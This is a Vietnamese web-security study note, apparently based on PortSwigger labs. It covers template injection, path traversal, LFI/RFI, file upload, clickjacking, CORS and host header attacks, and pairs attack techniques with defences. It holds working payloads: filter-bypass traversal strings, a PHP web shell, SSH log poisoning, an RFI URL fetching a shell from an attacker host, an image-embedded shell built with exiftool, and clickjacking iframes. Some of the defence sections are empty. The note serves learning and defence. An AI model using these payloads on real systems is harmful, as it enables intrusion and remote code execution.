
Ta tiến hành inject payload {{settings.SECRET\_KEY}} và thành công lấy được data.

Lab: <https://portswigger.net/web-security/server-side-template-injection/exploiting/lab-server-side-template-injection-in-an-unknown-language-with-a-documented-exploit>

Đầu tiên ta truy cập vào website và có một tin nhắn hiện lên qua biến message. Ta tiến hành kiểm tra biến này bằng cách chèn ${{<%[%'"}}%\ để xem nó có xuất ra lỗi hay không.



Sau khi chèn




Copy dòng lỗi và lên google ta phát hiện được một số thông tin




Vậy là đang sử dụng template handlebars

Ta tiến hành google và tìm các đoạn mã để khai thác template này ta tìm được một trang web có chứa mã khai thác



Ta tiến hành copy payload đã url encode và gửi vào param message và thành công( đề bài yêu cầu thực hiện xóa file morale.txt trong khi payload thực hiện câu lệnh whoami vẫn solve được)



## Phòng chống:

Kiểm tra đầu vào của người dùng

Sử dụng sandbox

# Directory traversal

## Khái niệm:

Là một lỗi cho phép kẻ tấn công đọc các tệp tùy ý trên máy chủ . Điều này sẽ giúp kẻ tấn công truy cập được các file nhảy cảm hay các file hệ thống. Trong một số trường hợp kẻ tấn công có thể ghi vào file.

## Nguyên nhân và cách tấn công:

là do lập trình viên code không đúng dẫn đến phát sinh lỗi.

$file = $\_GET[‘file’];

file\_get\_contents(‘directory/’ . $file);

Đoạn code này sẽ lấy file từ người dùng và thực hiện lấy nội dung của file trong đó.

Lúc này kẻ tấn công sẽ chèn các payload <https://web.com/?file=../../etc/passwd>.

Payload này sẽ lấy nội dung của file /etc/passwd.

Trong các OS khi ta muốn đi ngược lại folder hiện tại ta thường dùng dấu .. để đi về thư mục cha nên payload trên sẽ có ý nghĩa là đi về thư mục cha 2 lần và truy cập vào /etc/passwd.

Cách khai thác.

Ta sẽ chèn các file mà ta muốn truy cập trường hợp khác folder ta có thể sử dụng các ký tự .. để di chuyển thư mục cha và truy cập vào cái ta muốn.

Một số trường hợp sẽ bị filter các ký tự ../ lúc này ta có thể thay bằng ....//hoặc ....\/.

Hoặc ta cũng có thể encode url ../ sẽ thành %2e%2e%2f

Đối với một số trường hợp sẽ bắt đường dẫn phải bắt đầu bằng một thư mục nào đí như /var/www/ khi này ta sẽ chèn payload như sau

/var/www/../../etc/passwd để tiến hành bypass.

Một số trường hợp sẽ tiến hành check các extention file ta có thể bypass bằng ký tự %00

../../etc/passwd%00.png

## Cách phòng chống:

Thực hiện kiểm tra đầu vào.

Đối với các file không thay đổi ta sẽ cấu hình các mã hash và so sánh nó nếu không phải thì sẽ bị block.

Hoặc là nó sẽ tiến hành kiếm tra xem có bắt đầu với base\_directory hay không và sao sánh.

File file = new File(BASE\_DIRECTORY, userInput);

if (file.getCanonicalPath().startsWith(BASE\_DIRECTORY)) {

// process file

}

# File inclusion(LFI, RFI)

## Khái niệm:

Là kỹ thuật mà kẻ tấn công lợi dụng các hàm để load trang như include , require … để thực hiện hành vi load các file local trong hệ thống. Thông qua việc không kiểm tra đầu vào kẻ tấn công có thể truy cập vào các file bằng cách sử dụng các ký tự “/” , ”../” … để thay thế đường dẫn đến file muốn lấy. Tương tự RFI là một lỗi thay vì tải các mục tiêu local thì kẻ tấn công sẽ tải những mục tiêu phía bên ngoài như là một shell.

Vd: https://web.com /?module=module.php - > https://example-site.com/?module=/etc/passwd

Ta sẽ tiến hành thay thế module.php bằng một mục tiêu khác.

## Nguyên nhân:

do sử dụng các hàm tải trang mà không kiểm tra kỹ đầu vào qua đó để kẻ tấn công có thể truy cập trái phép thông qua đầu vào đó.

Vd: Ta sử dụng lấy đầu vào qua biến $test và thực hiện gọi tới file là ta nhập vào thông qua hàm include

$test = $\_REQUEST[“testfile”];Include($test.”.php”);

Để phát hiện tấn công các url thường dùng để gọi một file khác như https://web.com /?module=module.php đang gọi tới file module.php lúc này ta có thể tiến hành đưa các payload vào để kiểm tra nếu nó load được các file khác sẽ dẫn tới lỗi.

## Các cách tấn công

Ta có thể sử dụng lỗi này để tiến hành lấy các thông tin trong mục tiêu

Vd: Ta tiến hành lấy thông tin user từ file /etc/passwd

https://web.com /?module=/etc/passwd

Ta có thể sử dụng để thực thi mã từ xa

Đối với lỗi lfi ta có thể tiến hành tìm các file log để lưu dữ các thông tin ta nhập vào qua đó ta tiến hành inject payload và sử dụng lỗi lfi để load file log đó và thực thi hàm payload ta vừa inject.

Vd: ta có một file auth.log là file lưu trữ nhật ký truy cập. Khi ta đăng nhập vào ssh nó sẽ lưu thông tin ta lại , lúc này ta tiến hành inject ssh '<?php system($\_GET["cmd"]);?>'@192.168.1.3 lúc này đoạn payload sẽ được đưa vào file log qua user đăng nhập. Ta tiến hành lợi dụng lỗi lfi và gọi tới file log đó

<http://192.168.1.3/info.php?image=/var/log/auth.log&cmd=id>. Khi đó nó sẽ thực thi mã thông qua payload ta gửi vào.

Thực thi mã từ xa thông qua lỗi RFI:

RFI là lỗi có thể giúp ta load các tài nguyên bên ngoài lúc này với url ta có thể tiến hành load các file shell ở bên ngoài và thực thi mã.

<http://web.com/info.php?site=http://attack.com/shell.php?cmd=id>

## Phòng thủ:

# Insecure/Unrestricted File Upload

## Khái niệm:

Là lổ hổng cho phép kẻ tấn công có thể upload các file mà hệ thống không nên cho phép.

Vd: một trang web có tính năng upload file hình ảnh kẻ tấn công có thể upload các file shell thay vì file image.

## Nguyên nhân:

Do quá trình upload file không được thực hiện kiểm tra kỹ .

Vd:

$file=$dir."/".$\_FILES["file"]["name"];

move\_uploaded\_file($\_FILES["file"]["tmp\_name"],$file);

Đoạn code sau sẽ upload file được ta upload lên vào dưỡng dẫn $file mà không có cơ chế kiểm tra nào.

## Các cách tấn công

Upload file để thực thi shell

Vd: Ta thực hiện tạo một file nội dung là <?php echo system($\_GET['command']); ?>. và lưu lại với tên file là shell.php lúc này nếu thành công ta đã có thể thực thi shell.

Xác định sai các loại file.

Khi submit một html form sẽ tạo POST request với Content-Type: multipart/form-data; sẽ chia data thành nhiều phần tương ứng các kiểu khác nhau. Khi này header content\_type cho biết kiểu MIME của file đó. Ta tiến hành thay đổi thành kiểu mà server có thể chấp nhận được.

Giả sử khi ta upload file nếu ta upload một php shell phần content sẽ như sau Content-Type: application/octet-stream lúc này ta có thể tiến hành thay thế nó thành Content-Type: image/jpeg. Vì một số website sẽ sử dụng kiểu MIME để xác định loại file ta có thể tiến hành kiểu mà mục tiêu cho phép và ta thành công upload file.

Blacklist  
Để bảo vệ thường sẽ tạo một blacklist để lọc các file bị chặn lúc này kẻ tấn công có thể sử dụng các định dạng không bị chặn khác vd: .php5, .shtml , .phtml … Nếu nó không nằm trong blacklist

Ghi đè config server

Thông thường các server sử dụng các file cấu hình để ngăn chặn việc thực thi các file php. Lúc này ta có thể sử dụng kỹ thuật ghi đè config file để thực hiện tấn công.

Vd: Ta tiến hành upload file php thành công nhưng không thể thực thi file được. Lúc này ta tiến hành upload file htaccess như sau

<FilesMatch "shell.jpg">

SetHandler application/x-httpd-php

</FilesMatch>

Khi này nếu ta upload file shell.jpg lên server nó sẽ tiến hành thực thi file đó như một file php bình thường thay vì file img.

Làm xáo trộn extension file:

Ta có thể tiến hành sử dụng các ký tự in hoa cho extension của file

vd: shell.pHp.

Hay là double extension lên để tránh việc bị kiểm tra khỏi filter do một số hàm chỉ kiểm tra phần extension đầu tiên của file thay vì kiểm tra cái extension cuối cùng.

Vd: shell.jpg.php

Sử dụng url encode

Vd: shell.php ->shell%2Ephp

Sử dụng các ký tự nullbyte

Vd: shell.php%00.jpg

Xác thực nội dung têp:

Một số website sẻ xác thực nội dung tệp thay vì những cái khác. Ví dụ ta có file hình ảnh thường bắt đầu byte FF D8 FF khi này nó sẽ kiểm tra các byte đầu có phải là FF D8 FF không nếu không sẽ bị filter.

Ta có thể sử dụng công cụ exiftool để tạo một file shell image như sau

exiftool -Comment="<?php echo 'Command:'; if($\_POST){system($\_POST['cmd']);} \_\_halt\_compiler();" img.jpg

Upload file without RCE

Ta có thể tiến hành upload file svg để thực thi javascript

Ta có thể tiến hành để upload các file xxe

Ta có thể upload các file thông qua PUT method

## Ngăn chặn

Kiểm tra phần extension bằng cách sử dụng whitelist thay vì blacklist,

Lọc các ký tự ../

Thực hiện đổi tên các file upload để tránh bị ghi đè

Cần phải cấu hình nơi lưu trữ các file upload và tránh để tiếp xúc từ trang web.

# Click jacking

## Khái niệm:

Clickjacking là một cuộc tấn công dựa trên giao diện, trong đó người dùng bị lừa nhấp vào nội dung có thể hành động trên một trang web ẩn bằng cách nhấp vào một số nội dung khác trong trang web giả mạo

VD: Người dùng truy cập web attack.com với một nút để thực hiện tính năng nào đó.Khi này nút đó tồn tại một nút ẩn để thực hiện một thao tác như đổi mật khẩu trang web.com. Khi này người dùng đã vô hình thực hiện việc đổi user.

## Nguyên nhân :

Do các trang web không chặn truy cập từ website bên ngoài qua các thẻ như iframe

## Cách tấn công:

Ta có thể tiến hành cuộc tấn công clickjacking như sau

<head>

<style>

#target\_website {

position:relative;

width:128px;

height:128px;

opacity:0.00001;

z-index:2;

}

#decoy\_website {

position:absolute;

width:300px;

height:400px;

z-index:1;

}

</style>

</head>

...

<body>

<div id="decoy\_website">

...decoy web content here...

</div>

<iframe id="target\_website" src="https://vulnerable-website.com/delete">

</iframe>

</body>

Đầu tiên kẻ tấn công tạo một trang web với nội dung sau trong đó có một thẻ iframe trỏ tới website dính lỗi.

Khi này nếu kẻ tấn công truy cập website của kẻ tấn công sẽ thực thi tính năng delete ở website bị lỗi.

Clickjacking with prefilled form input

Đối với các input form lúc này nó yêu cầu một số input do đó ta có thể chèn thêm các input này vào payload.

Vd: Ta có một website như trên với tính năng update email lúc này ta sẽ bổ sung param email vào payload.

Với payload trên ta sẽ tiến hành thay thế như sau <iframe id="target\_website" src="https://vulnerable-website.com/abc.php?email=haha@gmail.com">

Lúc này kẻ tấn công sẽ tạo thẻ iframe và thêm một get param là email là email kẻ tấn công. Nếu người dùng truy cập vào website sẽ tiến hành đổi email của mình trên trang web đó.

Frame busting scripts

Một số trang web sử dụng biện pháp ngăn việc đóng thành frame. Kẻ tấn công có thể phá vỡ bằng cách sử dụng sandbox thuộc tính iframe HTML5. Và set giá trị allow-formshoặc allow-scripts

Vd:

<iframe sandbox="allow-forms" src="$url?email=hacker@attacker-website.com"></iframe>

Clickjacking kết hợp DOM XSS

Ta có thể kết hợp với DOM XSS như sau

Vd: <iframe src="$url?name=<img src=1 onerror=print()>["></iframe](mailto:&email=hacker@attacker-website.com&subject=test&message=test#feedbackResult"></iframe)>

Lúc này kẻ tấn công sẽ tiến hành thực thi payload xss khi truy cập website kẻ tấn công.

Multistep clickjacking

Việc kẻ tấn công thao túng các đầu vào cho một trang web mục tiêu có thể yêu cầu nhiều hành động. Ví dụ: kẻ tấn công có thể muốn lừa người dùng mua thứ gì đó từ một trang web bán lẻ để các mặt hàng cần được thêm vào giỏ hàng trước khi đặt hàng. Những hành động này có thể được thực hiện bởi kẻ tấn công bằng cách sử dụng nhiều thẻ iframe

Vd: chặn sử dụng các thẻ iframe X-Frame-Options: deny

## Phòng chống

Sử dụng thẻ X-Frame-Options có thể dùng để biểu thị có hoặc không cho phép trình duyệt render các thẻ như <frame>, <iframe>, <object> để chặn việc chèn các thẻ <frame>, <iframe>, <object> vào trang web.

Content Security Policy

Nó được thiết kế như là cách để liệt kê các tên miền có thể sử dụng tài nguyên như là stylesheets, fonts, script được phép nhúng.

Vd: Chặn không cho chèn các thẻ vào.

Content-Security-Policy: frame-ancestors 'none'

# CORS

## Khái niệm:

Là một cơ chế trình duyệt cho phép truy cập và kiểm soát tài nguyên ngoài miền nhất định. Chẳng hạn một trang web cho phép trang web khác truy cập tài nguyên của mình như javascript,fonts… Việc khai thác lỗi CORS là do không kiểm tra kỹ các header đầu vào dẫn đến người dùng có thể chèn các header được dùng để tấn công CORS và không có các chính sách để ngăn chặn việc share tài nguyên tới các nguồn mà ta không muốn.

Same-origin policy

là một trong những chính sách bảo mật quan trọng nhất trên trình duyệt hiện đại, nhằm ngăn chặn JavaScript code có thể tạo ra những request đến những nguồn khác với nguồn mà nó được trả về. Ba tiêu chí chính để so sánh request bao gồm:

Domain (tên miền)

Protocol (giao thức)


Port (cổng kết nối)

## Các kiểu tấn công


Vulnerabilities arising from CORS configuration issues

Server-generated ACAO header from client-specified Origin header


Việc duy trì một whitelist lớn cho các domain đôi khi rất tốn kém và khó khăn, cũng như việc nếu có bất cứ một lỗi nào cũng có thể làm ảnh hưởng đến chức năng của hệ thống. Thế nên, nhiều developer chọn cho mình các dễ dàng là lấy luôn origin header được gửi từ client làm Access-Control-Allow-Origin header trong response. Việc này đồng nghĩa với việc bất cứ domain nào chỉ cần gửi kèm một header origin là có thể truy cập tới tài nguyên. Lỗi này thường ít gặp nhưng nếu gặp lại rất nguy hiểm vì nếu response gửi về kèm theo các thông tin nhạy cảm sẽ dễ dàng bị lộ ra chỉ với một thao tác đơn giản. Ví dụ: trang web này gửi 1 request để lấy thông tin của người dùng, một request thông thường sẽ nhận được response như hình dưới



Tuy nhiên, trang web này không xác thực origin của request, nên khi thêm bất kì origin nào vào request cũng được accept:



dù có là domain nào gửi tới cũng sẽ nhận được response accept từ server. Hacker có thể lợi dụng điều này để tạo 1 đoạn script để lấy được thông tin của bất cứ người dùng nào của trang trên khi truy cập vào web của hắn:




Vậy là khi người dùng truy cập trang web này sẽ tạo một request gửi đến url và kết quả được trả về.

Errors parsing Origin headers

Thông thường, các website sẽ có một whitelist các domain được phép truy cập cùng các subdomain. Việc xác thực thường thông qua các prefix, postfix hay regex để kiểm tra origin header gửi lên có nằm trong whitelist hay không. Nếu cấu hình việc xác thực thiếu chặt chẽ, kẻ tấn công có thể bypass được và lấy được các thông tin nhạy cảm.

Ví dụ: Một website A cho phép các request từ domain "innocent-website.com" truy cập tới tài nguyên.



và response trả về sẽ có dạng:




Tuy nhiên, việc kiểm tra trên server lại chỉ kiểm tra origin header có chứa "normal-website.com" hay không. Nên nếu hacker sử dụng một domain như "maliciousinnocent-website.com" thì vẫn có thể lấy được data.

Lỗi này tương đối phổ biến do việc cấu hình xác thực thiếu chặt chẽ vì tin tưởng vào header được người dùng gửi lên. Tuy lỗi này khó phát hiện hơn nhưng nếu có cũng dễ dàng giúp kẻ tấn công có thể lấy được thông tin.


Chấp nhận giá trị null của origin header

Đôi khi, để giúp cho việc local development được dễ dàng, nhiều ứng dụng sẽ cho phép giá trị null của origin header trong whitelist. Trong trường hợp này, kẻ tấn công có thể dùng một số mẹo để tạo ra giá trị null cho origin header để có thể lấy được thông tin.

Request:



Response:




Khai thác CORS thông qua XSS từ các domain được whitelist

Ngay cả CORS được định cấu hình "chính xác" cũng thiết lập mối quan hệ tin cậy giữa hai nguồn gốc. Nếu một trang web tin cậy một nguồn gốc dễ bị tấn công bởi tập lệnh giữa các trang web ( XSS ), thì kẻ tấn công có thể khai thác XSS để đưa một số JavaScript sử dụng CORS để truy xuất thông tin nhạy cảm từ trang web tin cậy ứng dụng dễ bị tấn công.


Ta có request sau:



Response:



ẻ tấn công tìm thấy lỗ hổng XSS subdomain.vulnerable-website.comcó thể sử dụng lỗ hổng đó để truy xuất khóa API, sử dụng URL như:



Thiếu bảo mật với các domain nội bộ

Một tình huống khác cũng khá phổ biến trong cấu hình CORS là việc kiểm tra xác thực được thực hiện chặt chẽ với các domain bên ngoài, nhưng lại không có xác thực với các domain nội bộ. Trong trường hợp này, tuy kẻ tấn công không thể truy cập tới dữ liệu cách trực tiếp, hắn có thể sử dụng một vài các kĩ thuật để giả mạo request hoặc tạo request từ một domain trong mạng nội bộ với domain mục tiêu. Tuy có khó khăn hơn trong thực hiện nhưng kẻ tấn công vẫn có thể đạt được mục đích, thậm chí đi sâu hơn vào hệ thống. Nên là dù là anh em một nhà cũng đừng tin tưởng nhau quá nhé.

## Ngăn chặn CORS:

Cấu hình CORS cẩn thận

Chỉ tin tưởng các domain đáng tin cậy

Không sử dụng giá trị null cho origin header

Áp dụng việc xác thực ngay cả với các domain nội bộ

Nếu có thể hãy sử dụng cookie và TLS để tăng tính bảo mật

# Host header attack:

## Khái niệm:

Header server HTTP là header yêu cầu bắt buộc kể từ HTTP / 1.1. Nó chỉ định tên miền mà khách hàng muốn truy cập. Ví dụ: khi người dùng truy cập https://portswigger.net/web-security, trình duyệt của họ sẽ tạo một request có chứa tiêu đề Máy chủ lưu trữ như sau:

GET /web-security HTTP/1.1

Host: portswigger.net

Trong một số trường hợp, chẳng hạn như khi yêu cầu đã được chuyển tiếp bởi hệ thống trung gian, giá trị Máy chủ lưu trữ có thể bị thay đổi trước khi đến thành phần phụ trợ dự kiến.

Hosst header attack là các cuộc tấn công khai thác các trang web dễ bị tấn công xử lý giá trị của server lưu trữ header theo cách không an toàn. Nếu server hoàn toàn tin tưởng các header server và không xác thực hoặc thoát khỏi tiêu đề đó một cách chính xác, kẻ tấn công có thể dựa vào các input và gửi các payload vào.

## Nguyên nhân:

do không kiểm tra hay xác thực các header dẫn đến kẻ tấn công có thể thay đổi hoặc ghi đè các header.

## Các kiểu tấn công

Để kiểm tra một mục tiêu có bị lỗi hay không ta sẽ sử dụng một proxy để chặn request và modify nó và thay đổi các header này để gửi lên server và dựa vào các phản hồi để xác dinh lỗi.

Supply an arbitrary Host header ta có thể thay đổi các header có tên miền bằng một tên khác nếu nó trả về lỗi Invalid Host header xem như lỗi này không thành công, một số trường hợp nó trả về trang chính mặc dù là sai tên miền lúc này ta có thể phân tích thêm về header này.

Invalid Host header ví dụ như ta có một website phân tích host header mà không phân tích port lúc này ta có thể cung cấp một port không phải số ta có thể đưa các payload qua port đó.

Inject duplicate Host headers là cách chèn 2 lần host header.

Supply an absolute URL thông thường trên request sẽ tạo một dường dẫn tương đối ta có thể thay thế bằng dường dẫn tuyệt đối.

Add line wrapping là kỹ thuật thêm dòng chẳng hạn ta có thể thêm host header vào và tab nó lại một khoảng cách.

Inject host override headers là kỹ thuật chèn thêm các header vào để đưa các payload của mình tới server,

Cách khai thác:

Reset password

Vd: một trang web sử dụng tính năng reset password bằng cách khi người dùng yêu cầu thay đổi password , server sẽ trả về một link web.com/reset.php

Kẻ tấn công lúc này giả sử có được user người dùng và thực hiện reset password và dùng proxy để chặn request và sửa lại host thành tên miền của kẻ tấn công. Lúc này trang web sẽ gửi email đến nạn nhân với host là của kẻ tấn công nếu lỗi xảy ra. Lúc này email nhận được sẽ trỏ tới web attack.com/reset.php

Và khi nạn nhân click vào liên kết và đổi password sẽ cung cấp các mã cho kẻ tấn công và dùng mã đó để có thể thay đổi tài khoản người dùng.

Web cache poisoning via the Host header

Exploiting classic server-side vulnerabilities

Một số trường hợp các header này được sử dụng để làm đầu vào các lệnh sql . Do đó ta có thể kiểm tra xem web có bị lỗi sql injection không.

Accessing restricted functionality

Vd: Giả sử một website có trang quản trị đăng nhập. Một số trường hợp có thể bị tấn công host heade như có thể cho phép truy cập bởi user local. Lúc này ta có thể thay đổi host header thành localhost và có thể truy cập được admin.

Accessing internal websites with virtual host brute-forcing ta có thể truy cập vào các host nội bộ bằng cách gửi các IP của nó. Thông thường yêu cầu ta phải biết được IP.

Routing-based SSRF

Đôi khi cũng có thể sử dụng tiêu đề Máy chủ để khởi chạy các cuộc tấn công SSRF dựa trên định tuyến, tác động cao. Chúng đôi khi được gọi là "Các cuộc tấn công SSRF trên tiêu đề máy chủ".

Trong lỗi ssrf ta có thể truy cập vào nội bộ bằng cách brute force ip hoặc dùng ip đã biết bằng cách thay đổi host header. Qua đó là sự kết hợp giữa ssrf và host header attack.

SSRF via a malformed request line

## Cách phòng chống:

